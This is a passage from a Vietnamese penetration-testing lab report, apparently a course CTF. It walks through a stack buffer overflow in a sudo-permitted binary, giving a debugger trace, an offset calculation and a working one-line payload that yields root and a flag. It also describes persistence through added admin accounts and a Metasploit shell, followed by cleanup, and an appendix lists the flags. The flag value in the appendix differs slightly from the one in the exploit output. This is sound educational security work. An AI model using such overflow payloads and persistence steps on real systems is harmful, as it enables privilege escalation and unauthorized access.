0x55555555235 <main+76>    cmp     dword ptr [rbp - 4], 0x539
0x5555555523c <main+83>    jne     main+117          <main+117>

0x5555555523e <main+85>    lea     rax, [rip + 0xdd7]
0x55555555245 <main+92>    mov     rdi, rax
0x55555555248 <main+95>    call    puts@plt          <puts@plt>

0x5555555524d <main+100>   lea     rax, [rip + 0xdd3]
0x55555555254 <main+107>   mov     rdi, rax
0x55555555257 <main+110>   call    system@plt        <system@plt>

0x5555555525c <main+115>   jmp     main+132          <main+132>

0x5555555525e <main+117>   lea     rax, [rip + 0xdde]

[ STACK ]
00:0000| rax rdi rsp 0x7fffffffdae0 ← 0x0

```

v6 được lưu ở:

```
► 0x55555555235 <main+76>    cmp     dword ptr [rbp - 4], 0x539
0x5555555523c <main+83>    jne     main+117          <main+117>
↓
0x5555555525e <main+117>   lea     rax, [rip + 0xdde]
0x55555555265 <main+124>   mov     rdi, rax
0x55555555268 <main+127>   call    puts@plt          <puts@plt>

0x5555555526d <main+132>   mov     eax, 0
0x55555555272 <main+137>   leave
0x55555555273 <main+138>   ret

0x55555555274 <_fini>    endbr64
0x55555555278 <_fini+4>    sub     rsp, 8

[ STACK ]
00:0000 | rax rsp 0x7fffffffdae0 ← 'aaaaaaaaaaaaaaaa\n' ← S
01:0008 |         0x7fffffffdae8 ← 'aaaaaaa\n'
02:0010 |         0x7fffffffdaf0 ← 0xa /* '\n' */
03:0018 |         0x7fffffffdaf8 ← 0x1723e91700000000 ← v6
04:0020 | rbp     0x7fffffffdb00 ← 0x1
05:0028 |         0x7fffffffdb08 → 0x7ffff7dafd90 (__libc_start_call_main+128) ← mov edi, eax
06:0030 |         0x7fffffffdb10 ← 0x0
07:0038 |         0x7fffffffdb18 → 0x555555551e9 (main) ← endbr64

[ BACKTRACE ]
```

Ta thấy là trong IDA v6 được khai báo là **int**, chiếm 4 bytes, ở vị trí `rbp-4 = 0x7fffffffdafc`

Số kí tự cần nhập vào để ghi đè đến v6:  $0x7fffffffdafc - 0x7fffffffdae0 = 28$

Để v6 có giá trị là **1337** tức **0x539** thì chuyển sang dạng byte sẽ là `"\x39\x05\x00\x00"`

Nên payload của ta là: `"a"*28 + "\x39\x05\x00\x00"`

Exploit code python: `print("a"*28 + "\x39\x05\x00\x00")`

**Exploit:**

Trước tiên dùng **sudo -l** check quyền của user john:

```
sudo -l
```



```
john@infinity:/opt/chall7$ sudo -l
sudo -l
Matching Defaults entries for john on infinity:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User john may run the following commands on infinity:
    (ALL) NOPASSWD: /opt/chall7/rootnow
john@infinity:/opt/chall7$
```

Cuối cùng tạo file python chứa script exploit ta vừa tạo ở trên tiến hành exploit:

```
python3 /tmp/exploit.py | sudo ./rootnow
```

```
john@infinity:/opt/chall7$ cat /tmp/exploit.py
cat /tmp/exploit.py

print("a"*28 + "\x39\x05\x00\x00")
john@infinity:/opt/chall7$ python3 /tmp/exploit.py | sudo ./rootnow
python3 /tmp/exploit.py | sudo ./rootnow
Give me your fun number
Congrat!!!
INF07{WkLl0MLwpcXpNeRPpiiG}
john@infinity:/opt/chall7$
```

**Flag 7:** INF07{WkLl0MLwpcXpNeRPpiiG}

**Nội dung file root.txt :** INF07{WkLl0MLwpcXpNeRPpiiG}

## 2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. NT140.O11.ANTN.1.8 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.



## 2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, NT140.O11.ANTN.1.8 đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

## 3.0 Phụ lục

### 3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
192.168.19.135	INF01{zq4JICgufGagecA0YSnk}	INF04{38vxzg3tQAa7 HRNaJbY6}	INF07{WkLi0MLwp cXpNeRPpiiG}
192.168.19.136	INF02{74t1Frq4ZlHvGsSKGMxr}		
192.168.19.137	INF03{yqFS5pRY31vYHNJ5FoQW}		
192.168.19.138	INF05{laFkXsmCsIwcskSMgMbG}		
192.168.19.139			
192.168.19.140	INF06{m5HJmxlrL25hwuOqUuM6}		

- HẾT -